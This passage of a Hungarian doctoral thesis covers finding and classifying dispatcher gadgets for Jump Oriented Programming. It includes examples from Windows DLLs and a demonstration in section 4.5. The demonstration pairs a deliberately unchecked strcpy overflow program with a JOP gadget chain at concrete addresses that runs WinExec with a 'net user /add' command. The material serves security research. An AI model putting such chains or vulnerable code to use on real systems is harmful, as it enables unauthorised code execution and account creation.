
Amennyiben egy közbenső utasítás kiugrik a dispatcher gadgetból, elméletben még nem feltétlenül okozza a gadget rossz működését. Az ábrán látható módon előfordulhat, hogy később visszatér a gadgetba. A túlságosan komplex működés miatt ezt a lehetőséget is elvetem.



4.1. ábra Dispatcher gadget közbenső kiugrás majd visszaugrással

A leírt algoritmus működését a 4.2 ábra szemlélteti. Az algoritmusban szereplő almetódusok és egyéb elnevezések alatt az alábbi dolgot kell érteni:

utasítás (i):	az i.-ik pozíciótól kezdve disassemblerrel visszafejtett utasítás
indirekt utasítás:	azon utasítástípusok halmaza, melyeket az I. pont alatt definiáltam
ugrás változó:	azon regiszter vagy memóriacím, amely alapján történik az ugrás a következő memóriacímre, pl. *jmp [edx]*-nél ez az *edx* regiszter
kezdeti feltétel:	egy olyan metódus, amely az ugró utasítás alapján meghatározza, a helyes működés feltételét. *jmp [edx]* esetén ez a feltétel az, hogy az *edx* változót ne változtassák meg a funkcionális gadgetek, *je [edx]* esetén az is feltétel lesz, hogy a *zero flag* értéke be legyen állítva
feltételfrissít:	egy olyan metódus, amely a helyes működés feltételeit kiegészíti az eddigi feltételek és a következő utasítás alapján. pl. mov ecx, 10 esetén a funkcionális gadgetek az *ecx* értéket sem használhatják
x módosít y	egy olyan metódus, amely azt vizsgálja, hogy az x utasítás megfelelően módosítja-e az y változót, pl *add edx,4 edx*-re igaz, minden más regiszterre hamis
előző (x)	egy olyan metódus, amely meghatározza az adott utasítás előtt szereplő utasítás helyét, tehát ha a visszaadott hely k-val van x előtt, akkor az itt szereplő utasítás hossza pontosan k



4.2. ábra Dispatcher gadget keresés algoritmusa

Az algoritmusban szerepel a feltételek frissítése. Ez a részfeladat külön magyarázatot igényel:

- Amennyiben egy regiszter értéket kap, akkor az nem hordozhat semmilyen információt a funkcionális gadgeteknél, mert a dispatcher gadget elállítja azt
- Amennyiben egy regiszter értéke az eredeti értéket is figyelembe véve módosul (pl. egy fix érték adódik hozzá), úgy ezt figyelembe kell venni a funkcionális gadgeteknél

- Amennyiben egy regisztert referenciaként használ a dispatcher gadget, úgy az adott memóriarésznek írhatónak vagy olvashatónak kell lennie az utasítás függvényében
- Amennyiben a jelzőflagek befolyásolják a dispatcher gadget működését, úgy azokat a funkcionális gadgetek nem állíthatják el
- Amennyiben a dispatcher gadget veremműveletet hajt végre, úgy azt figyelembe kell venni a funkcionális gadgeteknél

A feltételvizsgálat végeredménye egy szöveges leírás lesz, amelyet figyelembe kell venni a funkcionális gadgetek manuális összeállításánál. A leírt algoritmus a dispatcher gadgetek keresésére alkalmas, a funkcionális gadgeteket manuálisan kell összeválogatni és sorba rendezni.

Az x módosít y metódus azt vizsgálja, hogy a dispatcher gadget index változója módosul-e az utasítás végrehajtása során. Amennyiben módosul, azt is nézni kell, hogy nem állandó értéket kap-e. Pl. ha *ecx* az index változó, akkor az alábbi utasítások egyértelműen teljesítik ezt a feltételt:
add ecx, eax
add ecx, [ebx-0x8]
mov ecx, eax
mul ecx

Biztosan nem teljesítik a feltételt azok az utasítások, amelyek nem befolyásolják az index regisztert, pl:
nop
add eax, ecx
rol edx
stb.


Szintén nem elfogadhatóak azok az utasítások, amelyek módosítják az index regisztert, de minden egyes dispatcher gadget futásnál ugyanazt az értéket állítják be az ugróregiszterre, pl.:
mov ebx, 0x56ffda

Az előző(x) metódus is igényel egy rövid magyarázatot. Az elsőző utasítást egyesével visszafelé keresi az algoritmus. Az előző utasítás az első olyan utasítás lesz, amelyre teljesül,

hogy a hossza pont annyi, amennyivel a vizsgált utasítás előtt van. Pl. egy 2 byte-os gépi kódú utasítás pont 2 byte-tal van a vizsgált előtt akkor az akkor az előző utasítás, ha az 1 byte-tal előtte lévő hossza nem 1.

Az algoritmus eredménye olyan dispatcher gadget jelöltek halmaza lesz, melyek mindegyikéhez tartozik egy feltételrendszer, amelyet a funkcionális gadgeteknek teljesíteni kell. Ezek ismeretében minden egyes dispatcher gadget jelölthöz megadható a rendelkezésre álló funkcionális gadgetek száma. Ez a szám jelentősen elősegíti a legjobb dispatcher gadget kiválasztását az adott feladathoz.

A leírt algoritmus az eddig publikált algoritmusokhoz képest lényegesen több szempontot figyelembe véve keresi a dispatcher gadget jelölteket. Ugyanakkor meg kell említeni, hogy előfordulhatnak még ezzel az algoritmussal is olyan esetek, amelyeket az algoritmus kizár, annak ellenére, hogy jól működne. Ilyen például a korábban említett közbenső feltétel nélküli ugrás, abban az esetben, ha a kódvégrehajtás visszatér a dispatcher gadget megfelelő részére. Szintén nem találja meg az algoritmus a több részből álló dispatcher gadgeteket (4.3 ábra).



4.3. ábra Több részből álló dispatcher gadget

Az ábrának megfelelő jellegű dispatcher gadgeteket csak olyan algoritmus tudná megtalálni, amely előre haladva elemzi a kódrészleteket. Az indirekt ugrásból kiindulva számtalan lehetőség lenne, mivel gyakorlatilag az összes indirekt ugrás utasítás alkalmas a példában szereplő *jmp edx* feladatra.

A leírt algoritmus lényegesen pontosabb megfogalmazást ad a dispatcher gadgetek keresésére és a találati aránya is nagyobb az eredetihez képest, ugyanakkor a fenti esetek miatt ez algoritmus sem találja meg az elméletben összes lehetőséget.

4.3 Dispatcher gadgetek osztályozása

Minden egyes dispatcher gadget jelöltnél fontos azt is megvizsgálni, hogy milyen hibához használható. A Jump Oriented Programing hibakihasználás során a végrehajtandó funkcionális gadgetek címét el kell helyezni a memóriában azokra a helyekre, ahonnan a dispatcher gadget ki tudja azokat olvasni. A funkcionális gadgetek címének elhelyezését a memória korrupció fajtája befolyásolja. Nyilvánvalóan más a helyzet akkor, ha csak egy adott memória szegmens csak egy korlátozott tartományában van lehetőség elhelyezni a funkcionális gadgetek címét tartalmazó dispatcher táblát és megint más a helyzet, ha tetszőleges írható memóriacímre van lehetőség a JOP futtatása előtt adatot elhelyezni. A továbbiakban néhány elméletben lehetséges dispatcher gadget típust fogok bemutatni az alkalmazhatóság szempontjából a memória korrupció fajtájának figyelembe vételével.

opció 1:
add edi, 0x4
jmp [edi]

Az opció 1-ben szereplő dispatcher gadget a 32 bites architektúrán elméletben lehetséges lehető legjobb eset. Összesen egy regisztert foglal le a funkcionális gadgetek közül. Szintén nagyon kedvező a memória korrupció fajtájának szempontjából, ugyanis szinte tetszőleges memória korrupció esetén használható, mivel a funkcionális gadgetek címeit folytonosan is el lehet helyezni akár a stackre is. Amennyiben a dispatcher tábla nem a stackre kerül, úgy a stacket tudja használni adattárolásra a JOP futása közben. Ugyanakkor 64 bites esetben nyilvánvalóan nem használható.

opció 2:
sub edi, esi
jmp [edi]

Az opció 2-ben szereplő példa esetén az *edi* és az *esi* regiszterek is foglalva vannak a funkcionális gadgetek szempontjából. Mivel a dispatcher tábla indexe minden lépésben pont az *esi*-vel nő, ezért az *esi* előzetesen történő 4-re vagy 8-ra történő állításával 32 és 64 bites

kódban is használható (64 bites kódban az *edi* és *esi* helyett *rdi* és *rsi* is szerepelhet). Hasonlóan az előző opcióhoz, a stack itt is használható a JOP futása közben.

opció 3:
add edi, esi
call [edi]

A fenti példa abban különbözik az előzőtől, hogy az indirekt ugrás egy *call* utasítással van végrehajtva. Ennek a megoldásnak az a hátránya, hogy minden egyes lefutáskor a *call* a stackre helyezi a *call* után következő utasítás címét. Ezáltal az aktuális stack használata jelentősen megnehezedik a paraméterek tárolása szempontjából. Ezen opció minden más jellemzőjében megegyezik az opció 2-ben lévővel.

opció 4:
add edi, 0x40
jmp [edi]

Az opció 4-ben szereplő megoldás használható 32 bites és 64 bites architektúrákon is, ugyanakkor fontos jellemzője, hogy az index regiszter (*edi*), minden lépésben 64-gyel növekszik. Ez abban az esetben jelenthet problémát, ha a dispatcher tábla a stackre kerül. Mivel a funkcionális gadgetek címei csak minden 64-ik címre helyezhetőek el, így a dispatcher tábla mérete 16-szorosa lesz a legegyszerűbb esethez képest a 32bites architektúrán. Amennyiben a stacken nem áll rendelkezésre elegendő nagyságú hely, úgy a dispatcher tábla nem fog elférni.

opció 5:
add edi, 0x8
pop ecx
rol ebx
call [edi]

Az opció 5-ben szereplő példa sajátossága, hogy az indexet beállító utasítás és az indirekt ugrás utasítás közé számos más utasítás beékelődött. Felhasználhatóság szempontjából ez erős

korlátott jelent a funkcionális gadgeteknek, ugyanis az *ecx* regiszter egyáltalán nem, az *ebx* regiszter pedig csak a forgatást figyelembe véve használható fel.

opció 6:
mov eax, [eax]
call [eax+0x8]

Az utolsó opcióban bemutatott eset regiszter felhasználás szempontjából nagyon kedvező, mivel csak az *eax* regisztert foglalja a funkcionális gadgetek elöl. Ugyanakkor a dispatcher tábla indexének változtatása egy láncolt lista mentén történik. Ez a megoldás akkor használható, ha a memória korrupció jellege megengedi, hogy tetszőleges írható helyre a JOP futása előtt el tudjunk helyezni tetszőleges adatot.

A következő táblázatban az előzőekben bemutatott elméleti dispatcher gadgetek jellemzőit foglaltam össze. A 32bit és 64bit oszlopokban a dispatcher gadget használhatóságát jeleztem az adott architektúrán. Az egyes típusú memória korrupcióba azokat az eseteket értem, amikor egy adott nem nagy terjedelmű memóriaszegmensre van lehetőség adatott elhelyezni, pl. stack overflownál. A kettestípusú memória korrupció alatt pedig azokat az eseteket értem, amikor egy összefüggő memóriaszegmensbe van lehetőség adatot elhelyezni viszonylag nagy területen (ilyen lehet pl. egy heap rész). A hármas típusú memória korrupcióba azok az esetek tartoznak, amikor bármely írható memóriarészbe van lehetőség adatot elhelyezni. Ezeknek a memória részeknek nem kell összefüggőnek lenniük. A stacket abban az esetben hívom használhatónak, ha a dispatcher gadget nem ír bele a stackbe futás közben. Tipikusan ez az eset, ha a dispatcher gadget *call* utasítással ugrik a soron következő funkcionális gadgetra, ugyanis ez esetben a dispatcher gadget minden egyes lefutásakor a stackre kerül a *call* utasítás utáni memóriacím, ez pedig elronthatja a stackre előzőekben elhelyezett paraméterlistát. A feltételek oszlopba a funkcionális gadgetekre vonatkozó feltételek kerültek, tehát pl. az, hogy mely regiszterek nem használhatóak a funkcionális gadgetekben.

A leírtak alapján minden egyes dispatcher gadget osztályozható az alábbi szempontok szerint:

- Használható-e 32 bites illetve 64 bites architektúrán
- Használható-e olyan memória korrupció esetén, amely során egy relatív kis memóriarészbe (pl. stack) van lehetőség elhelyezni a dispatcher táblát

- Használható-e olyan memória korrupció esetén, amely során egy egybefüggő nagyobb memóriarészben van lehetőség adatot elhelyezni (pl. heap)
- Használható-e egyszerűen (kiegészítő gadgetek nélkül) a stack adatok tárolására
- Mely feltételeket kell teljesíteniük a funkcionális gadgeteknek a jó működéshez

Opció	32 bit	64 bit	Memória korrup 1.	Memória korrup 2.	Memória korrup 3.	Stack használható	Feltételek
1	+	-	+	+	+	+	edi
2	+	-	+	+	+	+	edi, esi
3	+	+	+	+	+	-	edi, esi
4	+	+	-	+	+	+	edi
5	+	+	+	+	+	-	edi, ecx, ebx
6	+	+	-	-	+	+	eax

4.1. Táblázat Dispatcher gadgetok osztályozása

4.4 Gadget keresése a kifejlesztett algoritmussal

Az algoritmus tesztelésére windows-os és linux-os operációs rendszerek olyan fájlait használtam, amelyeket minden egyes futó folyamat betölt a memóriába. A vizsgált fájlok az alábbiak voltak:

windows xp sp2:

kernel32.dll	verzió: 5.1.2600
crtdll.dll	verzió: 5.1.2600
ntdll.dll	verzió: 5.1.2600
user32.dll	verzió: 5.1.2600
gdi32.dll	verzió: 5.1.2600

windows 7:

kernel32.dll	verzió: 6.1.7601
kernelbase.dll	verzió: 6.1.7601
ntdll.dll	verzió: 6.1.7601

user32.dll verzió: 6.1.7601

windows 8.1:

kernel32.dll verzió: 6.2.9200

kernelbase.dll verzió: 6.2.9200

ntdll.dll verzió: 6.2.9200

ubuntu:

libc2-15.so

A továbbiakban néhány kódrészleten keresztül mutatom be az algoritmus működését.

példa 1 (user32.dll):

Virtuális cím	Assembler kód	Hossz	Gépi kód
77d66e207:	add eax, 0xc5e9fffe	5	05feffe9c5
77d66e20f:	invalid	2	feff
77d66e217:	jmp ecx	2	ffe9
77d66e21f:	jmp 0xffffffffffe39ca	5	e9c539feff
77d66e227:	lds edi, [ecx]	2	c539
77d66e22f:	cmp esi, edi	2	39fe
77d66e237:	invalid	2	feff
77d66e23f:	call dword near [eax+0x90909090]	6	ff9090909090

4.4. ábra Dispatcher gadget keresés 1. példa

Az első példában a lineáris keresés eredményeképpen az algoritmus megtalálja a *user32.dll 77d66e23f* címén található indirekt *call* utasítást. Az ugró regiszter az *eax* az utasításban. A kezdeti feltétel az lesz, hogy a funkcionális gadgetek nem használhatják az *eax* regiszert. Mindezek után az algoritmus az előző utasítás keresi. Ezt úgy tudja megtenni, hogy byteonként visszafelé haladva diszaszembleri az utasításokat és az első olyan utasítást veszi figyelembe, amelynek hossza megegyezik a visszalépések számával. A fenti példában a *call* előtt két byte-tal szereplő *cmp esi, edi* utasítás hossza éppen 2 byte (az eggyel előtte lévő hossza is kettő volt, ezért azt figyelmen kívül hagyta), így ez lesz az előző utasítás. A *cmp esi, edi* nem rontja el a dispatcher gadget működését így nem zárható ki a jól működő dispatcher

gadgetek köréből a vizsgált jelölt. A feltételek frissítése során azonban a jelzőflagek használata tiltásra kerül. A *cmp esi, edi* nem módosítja megfelelően az *eax*-et, tehát a keresés tovább folytatódik. A megelőző utasítás az öt byte-tal előtte szereplő *add eax, 0xc5e9fffe* lesz. Ez az utasítás sem rontja el a dispatcher gadgetet, tehát nem kerül kizárásra. A feltételek frissítése során sem történik változás. A megfelelő ugró regiszter módosításnak az utasítás megfelel, mivel az *eax*-et módosítja. Így a vizsgált kódrészlet megfelel dispatcher gadgetnek az alábbi jellemzőkkel:

- 32 bites és 64 bites architektúrán is használható
- a stacket használhatja adatok ideiglenes tárolására
- a funkcionális gadgetek nem használhatják az *eax* regisztert és a jelzőflageket
- a memória korrupciónak olyannak kell lennie, hogy gyakorlatilag tetszőleges memória címre kell tudni írni a JOP futtatása előtt, mivel az *eax* ugróregiszter nagyon nagy lépésekben változik minden végrehajtás során

A második példa egy sikertelen dispatcher gadget azonosítást mutat az *ntdll.dll*-ben. Az ugró regiszter az *ecx*, de mivel az ugrás előtti utasítás is ugrás (7 byte hosszúságú utasítás 7 byte-tal az indirekt ugrás előtt), ezért ezt a kódrészletet az algoritmus elveti.

Virtuális cím	Assembler kód	Hossz	Gépi kód
7c90221c	jmp dword near [eax*4+0x7c902260]	7	ff24856022907c
7c902224	and al, 0x85	2	2485
7c90222c	test [eax+0x22], esp	3	856022
7c902234	pushad	1	60
7c90223c	and dl, [eax+0x8d24ff7c]	6	22907cff248d
7c902244	nop	1	90
7c90224c	jl 0x1	2	7cff
7c902254	jmp dword near [ecx*4+0x7c902358]	7	ff248d5823907c

4.5. ábra Dispatcher gadget keresés 2. példa

A harmadik példa egy általános célú dispatcher gadget találatot mutat a *crtdll.dll*-ben. Az indirekt ugrás az *ebx* regiszteren keresztül valósul meg. A megelőző utasítás az *ebx* értékét növeli 16-tal minden lépésben. Ennél a dispatcher gadgetnél a dispatcher tábla indexe 16 byte-tal ugrik minden lépésben, tehát 32 bites és 64 bites címekhez és jól működik. Mivel az ugrás mérete nem túl nagy így azokra a hibakiaknázásokra is alkalmazható, ahol relatív kis területre tud a támadó saját adatot elhelyezni. A támadáshoz a stack is használható adattárolásra, mivel sem az indirekt ugrás sem a közbenső utasítások nem rontják el azt.

Virtuális cím	Assembler kód	Hossz	Gépi kód
73d3a051	add ebx, 0x10	3	83c310
73d3a059	ret	1	c3
73d3a061	adc bh, bh	2	10ff
73d3a069	jmp dword near [ebx]	2	ff23

4.6. ábra Dispatcher gadget keresés 3. példa

Virtuális cím	Assembler kód	Hossz	Gépi kód
77d89479	add [eax], eax	2	0100
77d89478	add [eax], al	2	0000
77d89480	add [ebp+0xfffc3885], cl	6	008d8538fcff
77d89488	lea eax, [ebp+0xfffffc38]	6	8d8538fcffff
77d89490	test [eax], edi	2	8538
77d89498	cmp ah, bh	2	38fc
77d894a0	cld	1	fc
77d894a8	invalid	2	ffff
77d894b0	call dword near [eax-0x18]	3	ff50e8

4.7. ábra Dispatcher gadget keresés 4. példa

A 4.-ik példában (*user32.dll*) az *eax* regiszter tartalmazza közvetett formában a következő végrehajtandó funkcionális gadget címét. A disapatcher gadget egy közbenső utasítást tartalmaz az indirekt ugrás és az ugróregiszter értékének beállítása között. Ez az utasítás az *ebp* értékhez képest ír egy memóriát, így a funkcionális gadgeteknek állíthatják be az *ebp*-t olyan értékre, amivel a memóriaírás tiltott memóriarészre történne.

További megkötést jelent a *call* utasítás használata az ugráshoz, mivel ez a korábban bemutatott módon minden lépésben teleírja a stacket. A legnagyobb nehézséget mégis az ugróregiszter beállításának módja jelenti. Az első utasításban az *eax* beállítása az *eax* címére történik (láncolt listaszerű működés). Így tehát egy olyan memória korrupciós hibára van szükség ezen dispatcher gadget használatához, amely lehetővé teszi a tetszőleges helyre történő tetszőleges adatok írását. Mindezek ellenére lehet olyan eset, ahol ezen dispatcher gadget jól működik.

4.5 A kifejlesztett algoritmus helyes működésének igazolása

A megtalált dispatcher gadget jó működését az alábbi egyszerű hibás programmal szemléltetem. A *func1* metódus *strcpy* metódusa méretellenőrzés nélkül másolja az *ar2* tömbbe az *ar1* tömböt. Az *ar2* mérete 10 byte, az *ar1* mérete tetszőleges lehet. Amennyiben *ar1* több mint 14 byte hosszúságú paramétert kap (10 byte + 4 byte ráhagyás a foglaláskor), úgy a stacken felülíródik a *func1* visszatérési címe.

```
#include <string.h>
void func1(char * ar1)
{
char ar2[10];
strcpy(ar2,ar1);
}
int main (int argc, char* argv[])
{
func1(argv[1]);
}
```


A 4.8 ábrán az látható, hogy 14 byte hosszúságú adatra éppen nem kerül még felülírásra a *12ff64* címen található visszatérési cím.

A JOP használatához a 4.4 fejezet 3.-ik példájában szereplő dispatcher gadgetet fogom használni:

add ebx,10
jmp dword ptr ds:[ebx]

A kezdeti regiszter érték beállításához egy *popad* ROP gadgetet használok. A popad ROP gadgettel az alábbi kezdeti regiszter beállításokat teszem:

Regiszter	Érték
ebx	a dispatcher tábla címe
ecx	a dispatcher gadget címe
ebp	a dispatcher gadget címe
esi	az utasítás string címének és a dispatcher gadget címének a különbsége



4.8. ábra Stack felülírás

A JOP index regisztere tehát az *ebx*. A funkcionális gadgetek visszatérését az *ecx* és az *edi* regiszterekkel biztosítom. Az *esi* regisztert a stack azon részére állítom, ahová memória korrupcióval a "*net user /add*" stringet helyeztem. Így a *WinExec*-cel végrehajtatva ezt, egy felhasználó adódik a rendszerhez. Mivel a stack címe nulla byte-okat tartalmaz (ez elrontaná a stack felülírást) ezért az *esi*-be az a utasítás címének és az *edi* regiszter értékének különbségét teszem, így ez nem tartalmaz nulla byte-ot. A második funkcionális gadget hozzáadja ehhez *edi*-t, így *esi* értéke ekkora megfelelő lesz. A 4.2 táblázat összefoglalja az alkalmazott gadgetokat a megfelelő sorrendben.

Dispatcher tábla offset	Érték /memória cím	Fájl	Gadget utasítás	Magyarázat
0x00	77d65dda		pop eax std jmp ecx	Felveszi a WinExec címét a stackről
0x10	77d5fa07		add esi,edi jmp ecx	Hozzáadja esi-hez edi-t, így esi-ben az utasítás címe lesz
0x20	77d482f6		xor edi,edi jmp ecx	Kinullázza edi-t
0x30	7c81ebb8		push edi jmp ecx	Letesz egy nullát a stackre (WinExec második paramétere)
0x40	77d62d94		push esi std jmp ecx	Leteszi az utasítás címét a stackre (WinExec első paramétere)
0x50	7c9409ce		xchg esi,eax std jmp ecx	Beállítja esi-t a WinExec címére
0x60	7c8306f0		mov edi,ebp jmp ecx	Beállítja edi-t a dispatcher gadget címére, hogy a következő gadget visszatérjen
0x70	77f45ce1		call esi jmp edi	Végrehajtja a WinExec-et
0x80	77d482f6		xor edi,edi jmp ecx	Kinullázza edi-t
0x90	7c81ebb8		push edi jmp ecx	Letesz egy nullát a stackre (ExitProcess paramétere)
0xa0	77d65dda		pop eax std	Felveszi az ExitProcess címét a stackről

			jmp ecx	
0xb0	7c9409ce		xchg esi,eax std jmp ecx	Beállítja esi-t az ExitProcess címére
0xc0	7c8306f0		mov edi,ebp jmp ecx	Beállítja edi-t a dispatcher gadget címére, hogy a következő gadget visszatérjen
0xd0	77f45ce1		call esi jmp edi	Végrehajtja az ExitProcess-t

4.2. Táblázat Minta JOP támadás

4.6 Összegzés

A Jump Oriented Programming a memória korrupcióval kapcsolatos szoftverhiba kiaknázások egyik legmodernebb formája. Kedvező jellemzőjét támadó szempontból főként annak köszönheti, hogy a támadáshoz nem szükséges saját kódrészleteket elhelyezni a végrehajtható memóriaszegmensekben, mivel a JOP - hasonlóan a Return Oriented Programminghoz - a virtuális memóriában már meglévő kódrészletekkel dolgozik. A JOP emellett Turing teljes, így tehát elvben tetszőleges támadó kód is végrehajtható vele. Valójában a végrehajtható utasítások listáját a rendelkezése álló gadgetek befolyásolják. A ROP technikához képest hatalmas előnyt jelent, hogy a JOP nem hajtja végre minden gadget végén a *ret* utasítást, így egyrészt ezzel nem könnyíti meg a detektálhatóságot, másrészt nem feltétlenül szükséges a stack használata a hibakiaknázáshoz. Mindezek bővítik az alkalmazhatóságának körét mind a memóriakorrupció fajtájának mind pedig a rendszert védő védekezések szempontjából.

A JOP kétség kívül a jövő egyik komoly szoftverhiba kiaknázási technikája. Szinte minden olyan esetben, amikor valamely új ötlet merül fel a memóriakiaknázások kapcsán figyelembe veszik a bemutatott új módszer JOP-pal kapcsolatos lehetőségeit. 2013-ban került bemutatásra a Return Oriented Programming JIT-ROP megvalósítása [53]. A szerző azonnal megemlíti az elvben lehetséges JIT-JOP megoldást és felhívja a figyelmet ennek további szükséges vizsgálatára.

A dolgozat ezen fejezetében a JOP legfontosabb részének a kódfutást vezérlő dispatcher gadgetnek a keresésére mutattam be egy új algoritmust. A korábban publikált algoritmusok a JOP jelenlegi használatához megfelelőek tudnak lenni, ugyanakkor nagyon sok szempontot figyelmen kívül hagynak. Az általam kifejlesztett algoritmus egy sokkal általánosabb megoldást ad, a virtuális memóriában lévő kódrészletek elemzésére olyan szempontból hogy megállapítsa, hogy mely kódrészlet alkalmas dispatcher gadgetnak. A kifejlesztett algoritmus figyelembe veszi a használatóság feltételeit, valamint osztályozza a dispatcher gadget jelölteket felhasználhatóság szempontjából. A felhasználhatóságot nem csak a dispatcher gadget kódja befolyásolja önmagában, hanem a memória korrupció típusa.

A dispatcher gadgetek keresésével és osztályozásával kapcsolatos eredményeimet az első tézisben foglalom össze:

1. a, Új algoritmust dolgoztam ki a Jump Oriented Programming memória korrupciós szoftverhiba kiaknázási módszerhez tartozó dispatcher gadgetek keresésére. A kidolgozott módszert nem befolyásolja a vizsgált kódrészlet hossza és képes figyelembe venni a gadget belsejében található közbenső utasításokat. Erre a feladatra jelenleg még nincs pontos algoritmus az irodalomban. Meghatároztam a dispatcher gadget megfelelő működésének feltételeit. Igazoltam, hogy számos jelenlegi windowsos és linuxos operációs rendszer tartalmaz jól működő dispatcher gadgetnek alkalmas kódrészleteket.
1. b, Új eljárást dolgoztam ki a dispatcher gadgetek használhatóság szerinti osztályozására, amely figyelembe veszi a szoftverhiba típusát, a verem használhatóságát valamint az architektúra típusát is. Egy egyszerű mintatámadással szemléltettem a dispatcher gadgetek helyes működését.

Kapcsolódó publikáció:
Erdődi L, Finding dispatcher gadgets for Jump Oriented Programming code reuse attacks, SACI 2013 – 8th International Symposium on Applied Computational Intelligence and Informatics, Timisoara, Romania, 2013.05.23-2013.05.25. (IEEE), pp. 321-325.
Erdődi L, Comparison of different control gadgets for Jump Oriented Programming, Scientific Bulletin of the Politechnica University of Timisoara, Transactions on Automatic Control and Computer Science, 2013, July pp.

5. Heap spray alkalmazása Return Oriented és Jump Oriented Programminghoz

Ebben az alfejezetben a ROP és JOP egyik hiányosságára próbálok megoldást keresni, nevezetesen arra, hogy mi történik akkor, ha a memóriakorrupció helyén nem áll rendelkezésre megfelelő nagyságú memóriaterület. Mind a ROP és a JOP payloadja lényegesen hosszabb, mint egy adatszegmensen végrehajtódó payload kódja. Mindezek miatt célszerű lehet, mind a ROP mind a JOP technikát a heap spray előzetes payload elhelyezési technikával kombinálni. Ebben az alfejezetben tehát egy új hiba kihasználási módszert próbálok megalkotni és bemutatni. A szakirodalomban sem a ROP és a heap spray sem a JOP és a heap spray kombinációjára nem találtam megoldást és kutatási eredményt. A kettő kombinációja elméletben rendkívül előnyös lehet, mivel egymás hiányosságait kiegészíthetik.

